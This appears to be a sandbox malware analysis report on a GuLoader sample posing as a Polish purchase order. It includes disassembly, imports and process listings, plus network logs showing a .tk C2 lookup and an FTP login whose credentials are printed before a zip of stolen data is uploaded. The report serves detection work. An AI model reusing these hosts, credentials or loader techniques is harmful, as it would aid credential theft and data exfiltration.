Thumbprint SHA-1:	31BE90317316BB6D5DBEDE711C3E03BCD2EF533A
Thumbprint SHA-256:	801CB0CF2041D9240AC71DE2FCEEC2FA0C23383EF6BEA436ECE5CCF3C1CB066D
Serial:	E5205A57DA732B09

Entrypoint Preview
Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409198h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004070A8h]
call dword ptr [004070A4h]
cmp ax, 00000006h
je 00007FD0F0574393h
push ebx
call 00007FD0F0577301h
cmp eax, ebx
je 00007FD0F0574389h
push 00000C00h
call eax
mov esi, 00407298h
push esi
call 00007FD0F057727Dh
push esi
call dword ptr [004070A0h]
lea esi, dword ptr [esi+eax+01h]

Instruction
cmp byte ptr [esi], bl
jne 00007FD0F057436Dh
push ebp
push 00000009h
call 00007FD0F05772D4h
push 00000007h
call 00007FD0F05772CDh
mov dword ptr [00423704h], eax
call dword ptr [00407044h]
push ebx
call dword ptr [00407288h]
mov dword ptr [004237B8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041ECC8h
call dword ptr [00407174h]
push 00409188h
push 00422F00h
call 00007FD0F0576EF7h
call dword ptr [0040709Ch]
mov ebp, 00429000h
push eax
push ebp
call 00007FD0F0576EE5h
push ebx
call dword ptr [00407154h]

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7428	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3e000	0x5aec8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xa3078	0x728	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x298	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5c5b	0x5e00	False	0.6603640292553191	data	6.411456379497882	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1246	0x1400	False	0.42734375	data	5.005029341587408	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x9000	0x1a7f8	0x400	False	0.6376953125	data	5.108396988130901	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.ndata	0x24000	0x1a000	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x3e000	0x5aec8	0x5b000	False	0.23903245192307693	data	5.402063687419607	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3e2b0	0x42028	Device independent bitmap graphic, 256 x 512 x 32, image size 270336	English	United States
RT_ICON	0x802d8	0x10828	Device independent bitmap graphic, 128 x 256 x 32, image size 67584	English	United States
RT_ICON	0x90b00	0x4228	Device independent bitmap graphic, 64 x 128 x 32, image size 16896	English	United States
RT_ICON	0x94d28	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600	English	United States
RT_ICON	0x972d0	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224	English	United States
RT_ICON	0x98378	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088	English	United States
RT_DIALOG	0x987e0	0x100	data	English	United States
RT_DIALOG	0x988e0	0x11c	data	English	United States
RT_DIALOG	0x98a00	0xc4	data	English	United States
RT_DIALOG	0x98ac8	0x60	data	English	United States
RT_GROUP_ICON	0x98b28	0x5a	data	English	United States
RT_MANIFEST	0x98b88	0x33d	XML 1.0 document, ASCII text, with very long lines (829), with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetEnvironmentVariableA, Sleep, GetTickCount, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, GetFileAttributesA, SetFileAttributesA, GetWindowsDirectoryA, GetTempPathA, GetCommandLineA, lstrlenA, GetVersion, SetErrorMode, lstrcpynA, ExitProcess, GetFullPathNameA, GlobalLock, CreateThread, GetLastError, CreateDirectoryA, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, ReadFile, WriteFile, lstrcpyA, MoveFileExA, lstrcatA, GetSystemDirectoryA, GetProcAddress, CloseHandle, SetCurrentDirectoryA, MoveFileA, CompareFileTime, GetShortPathNameA, SearchPathA, lstrcmpiA, SetFileTime, lstrcmpA, ExpandEnvironmentStringsA, GlobalUnlock, GetDiskFreeSpaceA, GlobalFree, FindFirstFileA, FindNextFileA, DeleteFileA, SetFilePointer, GetPrivateProfileStringA, FindClose, MultiByteToWideChar, FreeLibrary, MulDiv, WritePrivateProfileStringA, LoadLibraryExA, GetModuleHandleA, GetExitCodeProcess, WaitForSingleObject, GlobalAlloc
USER32.dll	ScreenToClient, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, PostQuitMessage, GetWindowRect, EnableMenuItem, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, ReleaseDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndDialog, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, ExitWindowsEx, GetDC, CreateDialogParamA, SetTimer, GetDlgItem, SetWindowLongA, SetForegroundWindow, LoadImageA, IsWindow, SendMessageTimeoutA, FindWindowExA, OpenClipboard, TrackPopupMenu, AppendMenuA, EndPaint, DestroyWindow, wsprintfA, ShowWindow, SetWindowTextA
GDI32.dll	SelectObject, SetBkMode, CreateFontIndirectA, SetTextColor, DeleteObject, GetDeviceCaps, CreateBrushIndirect, SetBkColor
SHELL32.dll	SHGetSpecialFolderLocation, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA
ADVAPI32.dll	RegDeleteKeyA, SetFileSecurityA, OpenProcessToken, LookupPrivilegeValueA, AdjustTokenPrivileges, RegOpenKeyExA, RegEnumValueA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA, RegSetValueExA, RegQueryValueExA, RegEnumKeyA
COMCTL32.dll	ImageList_Create, ImageList_AddMasked, ImageList_Destroy
ole32.dll	OleUninitialize, OleInitialize, CoTaskMemFree, CoCreateInstance

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.201.1.1.16266 2532012811 01/25/23-10:05:53.440564	UDP	2012811	ET DNS Query to a .tk domain - Likely Hostile	62662	53	192.168.11.20	1.1.1.1

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 10:05:53.488614082 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.488699913 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.488890886 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.512908936 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.512933016 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.603182077 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.603401899 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.603403091 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.668005943 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.668132067 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.669401884 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.669529915 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.672966003 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.703051090 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.703202009 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.703241110 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.703285933 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.703427076 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.703427076 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.703615904 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.703670025 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.703811884 CET	49854	443	192.168.11.20	103.83.194.19

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 10:05:53.730830908 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.731036901 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.731096029 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.731388092 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.731636047 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.732014894 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.732270002 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.758853912 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.759023905 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.759076118 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.759320021 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.759550095 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.759677887 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760009050 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.760193110 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760359049 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760612965 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.760756016 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760756969 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760803938 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.760978937 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.761365891 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.761513948 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.761663914 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.761987925 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.762150049 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.762339115 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.786912918 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.787070036 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787070036 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787122011 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787266016 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.787298918 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787324905 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.787400961 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787627935 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.787872076 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.788034916 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.788208008 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.788492918 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.788688898 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.788688898 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.788688898 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.788923979 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.789186954 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.789427996 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.789825916 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.790074110 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.790489912 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.790689945 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.790795088 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791296005 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.791497946 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791498899 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791498899 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791498899 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791548967 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.791804075 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.791992903 CET	49854	443	192.168.11.20	103.83.194.19

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 10:05:53.791992903 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.792074919 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.792359114 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.792556047 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793034077 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.793232918 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793303967 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.793375969 CET	443	49854	103.83.194.19	192.168.11.20
Jan 25, 2023 10:05:53.793502092 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793502092 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793682098 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793682098 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:53.793682098 CET	49854	443	192.168.11.20	103.83.194.19
Jan 25, 2023 10:05:55.709336042 CET	49855	443	192.168.11.20	64.185.227.155
Jan 25, 2023 10:05:55.709491968 CET	443	49855	64.185.227.155	192.168.11.20
Jan 25, 2023 10:05:55.709748030 CET	49855	443	192.168.11.20	64.185.227.155
Jan 25, 2023 10:05:55.712908030 CET	49855	443	192.168.11.20	64.185.227.155
Jan 25, 2023 10:05:55.712990046 CET	443	49855	64.185.227.155	192.168.11.20
Jan 25, 2023 10:05:56.024872065 CET	443	49855	64.185.227.155	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 10:05:53.440563917 CET	62662	53	192.168.11.20	1.1.1.1
Jan 25, 2023 10:05:53.481072903 CET	53	62662	1.1.1.1	192.168.11.20
Jan 25, 2023 10:05:55.694389105 CET	64157	53	192.168.11.20	1.1.1.1
Jan 25, 2023 10:05:55.703833103 CET	53	64157	1.1.1.1	192.168.11.20
Jan 25, 2023 10:05:59.343787909 CET	63108	53	192.168.11.20	1.1.1.1
Jan 25, 2023 10:05:59.859232903 CET	53	63108	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 25, 2023 10:05:53.440563917 CET	192.168.11.20	1.1.1.1	0x5825	Standard query (0)	enlluec.tk	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:55.694389105 CET	192.168.11.20	1.1.1.1	0x3f7b	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:59.343787909 CET	192.168.11.20	1.1.1.1	0x29e5	Standard query (0)	ftp.sentientshift.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 25, 2023 10:05:53.481072903 CET	1.1.1.1	192.168.11.20	0x5825	No error (0)	enlluec.tk		103.83.194.19	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:55.703833103 CET	1.1.1.1	192.168.11.20	0x3f7b	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Jan 25, 2023 10:05:55.703833103 CET	1.1.1.1	192.168.11.20	0x3f7b	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:55.703833103 CET	1.1.1.1	192.168.11.20	0x3f7b	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:55.703833103 CET	1.1.1.1	192.168.11.20	0x3f7b	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Jan 25, 2023 10:05:59.859232903 CET	1.1.1.1	192.168.11.20	0x29e5	No error (0)	ftp.sentientshift.com	sentientshift.com		CNAME (Canonical name)	IN (0x0001)	false
Jan 25, 2023 10:05:59.859232903 CET	1.1.1.1	192.168.11.20	0x29e5	No error (0)	sentientshift.com		192.185.87.146	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph


- enlluec.tk
- api.ipify.org

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 25, 2023 10:06:00.092856884 CET	21	49856	192.185.87.146	192.168.11.20	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 4 of 150 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 4 of 150 allowed.220-Local time is now 03:06. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 4 of 150 allowed.220-Local time is now 03:06. Server port: 21.220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 4 of 150 allowed.220-Local time is now 03:06. Server port: 21.220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Jan 25, 2023 10:06:00.095689058 CET	49856	21	192.168.11.20	192.185.87.146	USER senti@sentientshift.com
Jan 25, 2023 10:06:00.209908962 CET	21	49856	192.185.87.146	192.168.11.20	331 User senti@sentientshift.com OK. Password required
Jan 25, 2023 10:06:00.210305929 CET	49856	21	192.168.11.20	192.185.87.146	PASS @sentientshift.com
Jan 25, 2023 10:06:02.374598980 CET	21	49856	192.185.87.146	192.168.11.20	230 OK. Current restricted directory is /
Jan 25, 2023 10:06:02.489878893 CET	21	49856	192.185.87.146	192.168.11.20	504 Unknown command
Jan 25, 2023 10:06:02.490302086 CET	49856	21	192.168.11.20	192.185.87.146	PWD
Jan 25, 2023 10:06:02.605287075 CET	21	49856	192.185.87.146	192.168.11.20	257 "/" is your current location
Jan 25, 2023 10:06:02.605855942 CET	49856	21	192.168.11.20	192.185.87.146	TYPE I
Jan 25, 2023 10:06:02.720877886 CET	21	49856	192.185.87.146	192.168.11.20	200 TYPE is now 8-bit binary
Jan 25, 2023 10:06:02.721354008 CET	49856	21	192.168.11.20	192.185.87.146	PASV
Jan 25, 2023 10:06:02.836556911 CET	21	49856	192.185.87.146	192.168.11.20	227 Entering Passive Mode (192,185,87,146,155,26)
Jan 25, 2023 10:06:02.952943087 CET	49856	21	192.168.11.20	192.185.87.146	STOR CO_user-305090_2023_01_25_10_05_58.zip
Jan 25, 2023 10:06:03.068484068 CET	21	49856	192.185.87.146	192.168.11.20	150 Accepted data connection
Jan 25, 2023 10:06:03.300081968 CET	21	49856	192.185.87.146	192.168.11.20	226-File successfully transferred 226-File successfully transferred226 0.232 seconds (measured here), 103.72 Kbytes per second

Statistics

Behavior



- Pilne zamowienie nr5363582 UTEC...
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe

- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe

- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- CasPol.exe
- conhost.exe


Click to jump to process

System Behavior

Analysis Process: Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe

PID: **4904**, Parent PID: **4740**

General

Target ID:	1
Start time:	10:03:56
Start date:	25/01/2023
Path:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Imagebase:	0x400000
File size:	669600 bytes
MD5 hash:	17388D36388D280C4E2D724C9AB58002
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_3, Description: Yara detected GuLoader, Source: 00000001.00000002.14099095140.000000000071D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.14100531174.00000000058D8000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6448**, Parent PID: **4904**

General	
Target ID:	3
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x0E^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Conhost.exe PID: **1356**, Parent PID: **6448**

General	
Target ID:	4
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **1420**, Parent PID: **4904**

General	
Target ID:	5
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x19^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Conhost.exe PID: **1260**, Parent PID: **1420**

General	
Target ID:	6
Start time:	10:04:09

Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **1932**, Parent PID: **4904**

General	
Target ID:	7
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x05^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Conhost.exe PID: **7944**, Parent PID: **1932**

General	
Target ID:	8
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **3356**, Parent PID: **4904**

General	
Target ID:	9
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x0E^75"
Imagebase:	

File size:	236544 bytes
